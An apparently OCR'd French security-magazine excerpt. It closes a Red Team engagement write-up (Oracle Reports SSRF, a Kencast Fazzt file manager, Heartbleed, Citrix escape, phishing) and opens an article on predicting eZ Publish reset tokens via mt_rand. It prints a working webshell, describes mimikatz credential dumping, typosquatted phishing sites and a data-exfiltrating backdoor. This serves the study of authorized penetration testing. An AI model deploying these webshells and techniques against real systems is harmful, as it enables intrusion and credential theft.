


Fig. 1 : Récupération d'informations sur le serveur Oracle Reports.

Les instructions **showenv** et **showmap** nous permettent d'obtenir quelques bribes d'information sur la topologie du réseau. La commande **showjobs** permet quant à elle d'identifier, et accessoirement de télécharger, des fichiers en cours de traitement. Enfin, la commande **parsequery** est également très intéressante, car elle permet d'obtenir les chaînes de connexion aux bases de données utilisées par l'application.

L'exploitation de la faille CVE-2012-3152 nous a également permis de réaliser des attaques « Server-Side Request Forgery » via des chemins formés en **file://** ou **http://**.




Figure 2

Fig. 2 : Lecture de fichiers locaux.

Tout cela pour identifier que le système compromis ne semblait disposer d'aucun accès hors de la DMZ. Une fois le maximum d'informations relevé, nous continuons nos recherches.

3.3.2 Kencast Fazzt

Nous avons alors découvert une application web peu commune nommée « Kencast Fazzt ». Celle-ci était présente sur trois serveurs exposés sur Internet dont la configuration semble identique. Ces applications permettent apparemment le streaming de flux vidéo. Cette technologie est peu documentée et l'interface a un petit goût de Web 1.0. Mais on ne fait pas le difficile face à un gestionnaire de fichiers accessible sans authentification et permettant de déposer des fichiers sur le disque du serveur... (Figure 4, page suivante)




Figure 3

Fig. 3 : Lecture de fichiers distants (SSRF).

Figure 4




Fig. 4 : Gestionnaire de fichiers Kencast.

La principale difficulté a résidé dans le fait que ce serveur applicatif n'interprète pas les codes PHP, Java, dot Net, etc. Il a donc fallu éplucher le peu de documentation disponible sur Internet pour découvrir que la technologie en question dispose de son propre langage propriétaire. En se creusant un peu la tête et après quelques essais, nous voilà en possession d'un Webshell minimaliste dans ce langage. On a rien sans rien, après tout...

Fichier

```
<FORM METHOD=GET ACTION='xmco_webshell.fsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%
 string cmd = $QueryString["cmd"];
 string ostdout = "";
 string ostderr = "";

 try {
  map result = ExecuteProcess(cmd,1,1,["CollectOutput" => 1]);
  ostdout = result["stdout"];
  ostderr = result["stderr"];
 }
 catch(string strError) {
  ostderr = strError;
 }
%>

<pre>
<%= $QueryString["cmd"] %>
<pre>
<pre>
```

```
<%= result["Error"] %>
<pre>
<pre>
<%= result["ExitCode"] %>
<pre>
<pre>
<%= ostdout %>
<pre>
<pre>
<%= ostderr %>
<pre>
```

Une fois sur le système, nous profitons du fait que le service est exécuté dans le contexte NT AUTHORITY\SYSTEM pour extraire hashes et mots de passe en mémoire avec **mimikatz** (ou un équivalent « maison »). Aucun compte de domaine n'est présent, uniquement des administrateurs locaux. Une situation qui n'est pas idéale pour rebondir sur d'autres systèmes, mais il n'est pas non plus rare que les mots de passe des comptes locaux soit identiques sur des machines distinctes. Un parcours rapide du système de fichiers ne permet pas de découvrir de scripts ou autres pense-bêtes contenant des identifiants qui pourraient être réutilisés (comme le fameux logins_prod.xls...).




Figure 5

Fig. 5 : Webshell sur le serveur Kencast.

L'idéal pour pouvoir tranquillement faire nos scans et tentatives d'exploitation en DMZ est alors soit de disposer d'un accès RDP direct au serveur (ce n'est pas le cas ici), soit de créer un tunnel, SOCKS par exemple. Mais pour cela, il faut pouvoir ouvrir un port en écoute sur le serveur et donc trouver un « trou » dans le firewall. En scannant les trois serveurs, a priori identiques, nous avons cependant remarqué que seul l'un d'entre eux expose un service supplémentaire, accessible depuis Internet. Nous déployons donc sur notre machine compromise un serveur SOCKS minimaliste, **Socks Puppet** [SOCKS], sur le même port, en croisant les doigts pour que la configuration de firewall soit la même pour les trois serveurs... Et ça passe.

Le serveur compromis est utilisé comme rebond pour scanner la DMZ à l'aide de l'outil **proxychains**. Il est par ailleurs nécessaire de réaliser des scans « connect » (option **-sT** de **nmap**) afin d'éviter les résultats parfois aberrants et peu fiables des scans SYN (option **-sS**) dans les tunnels SOCKS. Durant les heures qui suivent, nous déroulons nos tests pour tenter de joindre le reste du réseau interne, ou à défaut, de compromettre d'autres serveurs en DMZ en espérant en trouver un disposant d'accès plus permissifs vers le réseau interne. Et plus les minutes passent, plus la joie d'avoir mis un pied sur le réseau fait place à la frustration de ne pouvoir rebondir nulle part. Le seul flux identifié comme autorisé est la communication à double sens avec la centrale antivirale et strictement sur les ports nécessaires. La DMZ est correctement implémentée et il faut donc chercher d'autres points d'entrée...

3.4 De l'intérêt de faire de la veille

La publication de la vulnérabilité Heartbleed affectant OpenSSL [HEARTBLEED] a été un tournant de la mission. En effet, durant quelques jours, une majorité des équipements vulnérables et exposés sur Internet n'avaient pas encore reçu de correctif.

Dès la publication de la première preuve de concept, après quelques tests pour vérifier sa stabilité et son efficacité, nous avons testé tous les services potentiellement affectés sur le périmètre.

L'exploitation de cette vulnérabilité permet de lire des informations arbitraires dans la mémoire du serveur. Parmi de nombreuses informations ne présentant pas d'intérêt direct, un des équipements nous a permis de mettre la main sur les en-têtes HTTP du service Webmail d'une filiale à l'étranger, et notamment l'entrée « Basic ». Cet en-tête contient, encodé en base64, l'identifiant, le mot de passe et le nom du domaine d'un utilisateur de cette plateforme.




Figure 6

Fig. 6 : La vulnérabilité Heartbleed permet de dérober des identifiants de connexion (en-tête « Basic »).

Une fois décodées, ces informations ont pu être réutilisées pour se connecter au service de messagerie Webmail.
L'objectif est alors de découvrir un maximum de données techniques exploitables depuis Internet (un accès VPN par exemple), et à défaut, des informations nous permettant de réaliser des campagnes de Social Engineering par mail plus crédibles (logo, mise en page, style de rédaction et vocabulaire des communications internes, etc.).

De nombreux identifiants sont ainsi découverts, en clair dans le corps des mails, ou en pièces jointes. Parmi ceux-ci figurent des accès Citrix vers un Bureau virtuel sur le réseau interne de la société.

3.5 Citrix (tout est dans le titre)

Cela aurait pu être encore plus simple avec des accès VPN, mais les lecteurs qui ont eu l'occasion de mettre à l'épreuve un environnement Citrix « sécurisé » doivent déjà sourire. En effet, la technologie Citrix, bien qu'efficace pour partager facilement des applications n'a certainement pas été conçue avec des problématiques de sécurité en tête. Il existe une myriade de techniques permettant de s'échapper d'un environnement Citrix restreint. Dans notre cas, cela sera d'autant plus facile que c'est l'application « Explorer.exe » qui est déportée.




Figure 7

Fig. 7 : Échappement de l'environnement Citrix.

Rien de bien complexe donc. On monte le disque local inaccessible (`C:`) en tant que lecteur réseau (`\\127.0.0.1\c$`) et on ouvre une invite de commandes `powershell.exe` à la place du classique, mais proscrit, `cmd.exe`.

La procédure de récupération des mots de passes et autres identifiants présents en mémoire ou sur le système de fichiers peut alors être de nouveau déroulée.

3.6 Keep your eyes on the prize

Nous sommes maintenant sur le réseau interne de l'entreprise cible, et non pas en DMZ. Le plus difficile est fait puisque les protections de sécurité sont principalement appliquées au périmètre extérieur, et généralement assez peu au périmètre interne. L'accès dont nous disposons n'est cependant pas illimité, comme sur un réseau à plat. Une segmentation relativement forte ainsi que le filtrage de certains services ne nous permettent pas d'accéder sans limites à toutes les ressources du système d'information.

Le nouvel objectif est maintenant de compromettre l'annuaire ActiveDirectory, la messagerie Exchange, l'environnement ERP de l'entreprise et tout ce qui est sur la route.

Notre approche a donc été double :

- ⇨ compromettre un ou plusieurs équipements réseau afin d'obtenir des informations détaillées sur la topologie du réseau (noms et plages d'adresses des sous-réseaux) ;
- ⇨ scanner les sous-réseaux accessibles à la recherche de tous types de serveurs applicatifs susceptibles d'exposer des interfaces d'administration (Tomcat, Jboss, Websphere, Glassfish, etc.).

La compromission successive de serveurs applicatif Jboss, à l'aide d'identifiants par défaut ou découverts via les vulnérabilités précédentes, et leur instrumentalisation comme pivots réseau a permis de récolter en mémoire et sur les systèmes de fichiers des identifiants disposants de privilèges élevés sur les domaines internes.

Chaque pentester a sa propre méthodologie, et on sort d'ailleurs ici un peu du cadre de cet article. Mais on peut considérer qu'une fois introduit sur le réseau interne, la compromission du système d'information n'est plus qu'une question de temps. La partie est bientôt finie.

La principale différence avec des tests d'intrusion plus classiques, c'est que l'on cherchera rapidement à découvrir non seulement des moyens fiables et efficaces pour exfiltrer les données dérobées, mais il est également intéressant de rechercher depuis l'interne, les accès externes exploitables. Une forme de « pentest inversé » en somme, qui permettra de mettre en lumière les points d'entrée non découverts depuis l'extérieur. Après tout, rien ne garantit que l'intrusion via l'application déportée Citrix ou l'accès VPN ne sera pas détectée et ces points d'entrée coupés. Il vaut donc toujours mieux chercher un accès de secours, voire déposer une backdoor, dont l'accès sera bien sûr protégé par une authentification.

3.7 Et le Social Engineering ?

Les opérations de Social Engineering peuvent avoir un impact fort sur les personnels « testés ». Ce type d'exercice demande à la fois de sensibiliser et de faire preuve de pédagogie une fois la campagne terminée. Mais il est également nécessaire d'obtenir l'accord de la direction des Ressources Humaines, voire de la Direction Générale ou du Comité d'Entreprise des entreprises cibles. Ces opérations prennent parfois beaucoup de temps. Dans notre cas, il a fallu plusieurs mois pour obtenir ces accords, accompagnés de la liste des personnes que nous étions autorisés à inclure dans nos campagnes.

Nous n'avons donc pu réaliser les campagnes de mailing et les appels téléphoniques qu'une fois les tests techniques quasiment terminés. Il s'agissait donc davantage d'évaluer le niveau de sensibilisation des membres du personnel en complément des tests techniques, que de le considérer comme un réel vecteur d'intrusion et d'évaluer les possibilités d'évoluer sur le réseau depuis un poste de travail compromis.

À titre d'exemple, dans le cadre d'une mission différente, nous avons eu la possibilité de réaliser ces campagnes de mailing dès le démarrage des tests. Un administrateur du domaine a ouvert la pièce jointe piégée (20 ans cette année que les macros Office permettent de compromettre des postes de travail). Nous avions donc accès au cœur du système d'information dès le premier jour, court-circuitant la longue phase de tests sur le périmètre externe. C'est toutefois un cas extrême, on obtiendra plus souvent des identifiants et des mots de passe d'utilisateurs peu privilégiés, ou des informations sur la topologie du réseau. Il est donc préférable de réaliser ces tests « sociaux » en amont, ou en parallèle des tests techniques afin d'obtenir au plus tôt ces informations.

Après quelques recherches sur les cibles dans les sources d'informations publiquement accessibles (moteurs de recherche et réseaux sociaux), nous avons alors procédé à la réalisation de ces deux campagnes de Social Engineering.

3.7.1 Appels téléphoniques

Plusieurs scénarios d'appels téléphoniques ont été préparés. Ils visaient principalement à obtenir des renseignements directement réutilisables : informations sur la topologie du réseau, sur la configuration des postes de travail et, pourquoi pas, des identifiants et mots de passe. Nous avons également tenté de faire effectuer des opérations pseudo-malveillantes aux personnels ciblés : changement de mot passe pour une valeur fixée, exécution de commande dans une invite `CMD`, etc.

Les cibles ont été sélectionnées après des recherches sur les sources publiques d'informations (Linkedin et autres réseaux sociaux principalement). Les victimes potentielles les plus intéressantes sont celles qui disposent soit de privilèges importants sur l'infrastructure informatique (administrateur système), soit d'informations stratégiques pour l'entreprise (R&D, Finance, RH, etc.). Le personnel nomade, susceptible de disposer d'accès VPN constitue également une cible de choix.

Cette partie « téléphonique » de la mission Red Team est celle où nous avons obtenu les moins bons résultats. D'une part, car un grand nombre des personnes ciblées étaient soit en vacances, soit en déplacements fréquents, d'autre part car l'exploitation de vulnérabilités « humaines » ne requiert pas nécessairement les mêmes compétences que celles habituellement déployées par un pentester ou un reverser. « Hacker les cerveaux » est une tâche sur laquelle un membre de la cellule commerciale sera souvent plus efficace qu'un expert technique en intrusion informatique...

3.7.2 Campagne de mailing

L'approche menée pour les envois de mails a été somme toute assez classique. Deux mails distincts ont été envoyés à une population cible d'environ 50 personnes.

Le premier était une fausse newsletter interne. Elle présentait des articles susceptibles de présenter un fort intérêt pour le destinataire (actualité de l'entreprise, résultats, etc.), au point de cliquer sur le lien associé sans trop regarder... Tous les liens redirigeaient vers un site reproduisant en tout point l'apparence de l'extranet et requérant une authentification.

Ce site était déployé sur un nom de domaine le plus semblable possible à celui utilisé par l'extranet, inspirés des techniques classiques de typosquatting (les « O » deviennent des « 0 », .com devient .info, etc.).

Le deuxième mail semblait provenir du support informatique et incitait les destinataires à télécharger et installer une mise à jour pour un des logiciels présents sur les postes de travail. Celui-ci n'était en fait qu'une « backdoor », permettant de dérober des informations sur le poste de la victime et de les exfiltrer sur un de nos serveurs.

Ces deux approches ont permis d'obtenir des identifiants valides sur le domaine interne, ainsi que des informations sur les postes de travail des utilisateurs. Les tests techniques étant déjà achevés à ce stade de la mission, la « backdoor » n'a pas été utilisée comme telle, mais uniquement comme un moyen de récupérer des informations. Elle aurait pourtant fourni un point d'entrée direct sur le système d'information si la campagne de Social Engineering avait été réalisée plus tôt.

CONCLUSION

Il faut garder à l'esprit que de par sa nature contractuelle et encadrée, ce type de mission ne pourra jamais parfaitement émuler une attaque ciblée de grande ampleur. En effet, même si le cadre de l'exercice est souple, il reste des contraintes visant à protéger tantôt le client, tantôt le prestataire, qui seront très difficiles à éliminer. Dans le cadre de la mission présentée ici, l'élimination d'emblée du vecteur « intrusion physique » et le délai important avant le démarrage des opérations de « Social Engineering » sont des exemples frappants de contraintes avec lesquelles ne s'embêteront pas de « vrais » attaquants.

Cependant, l'exercice « Red Team » est une expérience qui peut être particulièrement enrichissante pour les deux parties engagées.

Du côté offensif, l'équipe qui réalise la mission a l'occasion de mettre en œuvre un large éventail de techniques d'attaque, sur un périmètre vaste et varié, avec des contraintes de temps souples. Que demander de plus lorsqu'on est pentester ?

Du côté défensif, c'est l'occasion d'obtenir une vision globale à un instant donné du niveau de sécurité de son système d'information, et non pas de telle application ou de tel environnement spécifique, comme lors d'un test d'intrusion classique. C'est également l'occasion de mettre à l'épreuve la sensibilisation du personnel, les mécanismes de détection d'intrusion, procédures, contre-mesures et autres boîtiers de détection d'APT... ▮

REMERCIEMENTS

Merci à toute l'équipe d'XMCO pour les relectures, les conseils et les bons tuyaux ! Dédicace à Buchbuch le breton ;-)

Playlist recommandée pour la lecture de cet article : Puppetmastaz, Soulfly, Rammstein, et un peu de HardTek enregistrée à l'arrache au smartphone.

RÉFÉRENCES

[DOOM] **https://www.offensive-security.com/kali-linux/kali-linux-iso-of-doom/**

[SOCKS] **http://sockspuppet.com/**

1


LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION

RED TEAM

ATTAQUES SUR MT_RAND – « ALL YOUR TOKENS ARE BELONG TO US » : LE CAS D'EZ PUBLISH

Vincent Herbulot

Cet article s'intéresse à l'exploitation des vulnérabilités liées à la génération de nombres aléatoires en PHP et plus particulièrement à l'exploitation de la vulnérabilité EZSA-2015-001 [1] ou OSVDB-122439 [2] dans le CMS eZ Publish. Cette vulnérabilité tire parti de l'utilisation à mauvais escient de la fonction PHP *mt_rand*. En effet, cette fonction, utilisée pour générer des nombres aléatoires, est prédictible sous certaines conditions.



1. INTRODUCTION

La présence de ce type de vulnérabilité n'est pas nouvelle, puisqu'en 2008 Stefan Esser évoquait déjà le problème **[3]**. Une conférence a également été faite par George Argyros et Aggelos Kiayias lors de la BlackHat 2012. Le papier associé à cette conférence présente les différentes fonctions de génération de valeurs aléatoires en PHP et détaille les différentes manières de les exploiter **[4]**. Cet article s'intéresse uniquement aux attaques de récupération de la valeur d'initialisation du générateur de nombre pseudoaléatoire (PRNG) **`mt_rand`** en s'appuyant sur l'exploitation d'une vulnérabilité de ce type dans le CMS eZ Publish.

La vulnérabilité présentée dans cet article affecte les versions d' eZ Publish de 4.3 à 5.4. Elle permet à un attaquant de prédire le jeton de réinitialisation de mot de passe généré pour une adresse e-mail donnée et, ainsi, de prendre le contrôle du compte associé à cette adresse e-mail. Pour ce faire, l'attaquant a besoin des prérequis suivants :

- Plusieurs sorties provenant du PRNG. Celles-ci peuvent provenir du CMS ou d'un de ses plug-ins. Dans cet article, nous irons au plus simple en extrayant les tirages depuis le jeton de réinitialisation de mot de passe d'un autre compte non privilégié.
- L'adresse e-mail de la cible afin de pouvoir déclencher la demande de réinitialisation du mot de passe.
- L'ID de la cible. Par défaut, celui de l'administrateur est 14.

Bien que connues depuis 2008, les vulnérabilités liées aux fonctions de génération de nombres aléatoires restent présentes dans beaucoup d'applications PHP. Leur exploitation nécessite relativement peu de prérequis et peut facilement être effectuée dans le cadre d'un test d'intrusion. La phase de reconnaissance d'un test d'intrusion permet de prendre connaissance de nombreuses informations, notamment, les adresses e-mails et les différentes applications utilisées. Dans le cadre d'un test d'intrusion Red Team, il peut alors être envisagé d'auditer brièvement les différentes applications open source identifiées afin de déterminer si l'une d'elles est vulnérable à une attaque de prédiction de jeton de réinitialisation, ce type d'attaque permettant généralement une compromission rapide du système.

2. PRÉSENTATION DE LA VULNÉRABILITÉ

La vulnérabilité est de type jeton prédictible. Elle provient d'une mauvaise implémentation de la fonctionnalité de création de jetons présente dans le fichier **`kernel/user/forgotpassword.php`**. Cette création de jetons repose sur un condensat MD5 créé à partir de 3 variables : l'ID de l'utilisateur, le timestamp en secondes et un tirage de **`mt_rand`**. Une fois le jeton généré, il est inclus dans un lien qui est envoyé par mail à l'utilisateur afin de l'authentifier pour qu'il puisse changer son mot de passe.

L'utilisateur est ensuite censé cliquer sur ce lien de réinitialisation de mot de passe. Si le jeton est valide, le CMS lui envoie un second mail contenant un mot de passe fraîchement généré. Ce mot de passe est également généré à l'aide de **`mt_rand`**.




Fig. 1 : Processus de réinitialisation du mot de passe.

La vulnérabilité réside dans le fait que **mt_rand** peut être prédit, dès lors que quelques tirages de celui-ci ont été obtenus. L'attaquant pourra alors prédire le jeton de réinitialisation qui sera généré pour sa cible puis le mot de passe qui lui sera attribué.

Mais avant de rentrer dans les détails de l'exploitation de cette vulnérabilité, revenons un peu sur les attaques sur **mt_rand** et, plus particulièrement, sur sa valeur d'initialisation.

2.1 À propos des attaques de récupération de la valeur d'initialisation sur mt_rand

En PHP, la fonction **mt_rand** est une fonction de remplacement à la fonction **rand** provenant de la **libc**. Elle est basée sur le PRNG Mersenne Twister **[5]** et elle est 4 fois plus rapide que cette dernière **[6]**. Elle produit en sortie un entier non signé de 31 bits soit un nombre compris entre 0 et 2 147 483 647. Le bit manquant (on s'attendrait à un entier non signé sur 32 bits) a été retiré par souci de compatibilité avec la fonction **rand**.

Elle est initialisée avec un entier non signé de 32 bits à l'aide de la fonction **mt_srand**. Cela représente donc 4 294 967 296 initialisations possibles du PRNG.

En obtenant un tirage suffisamment proche de l'état d'initialisation, il est alors intéressant d'attaquer par force brute la valeur d'initialisation (plus le tirage est éloigné du premier tirage, plus le nombre de tirages de **mt_rand** à recalculer pour vérifier notre valeur d'initialisation est grand). C'est d'ailleurs pour cela qu'a été conçu le programme **php_mt_seed** **[7]** que nous utiliserons par la suite.

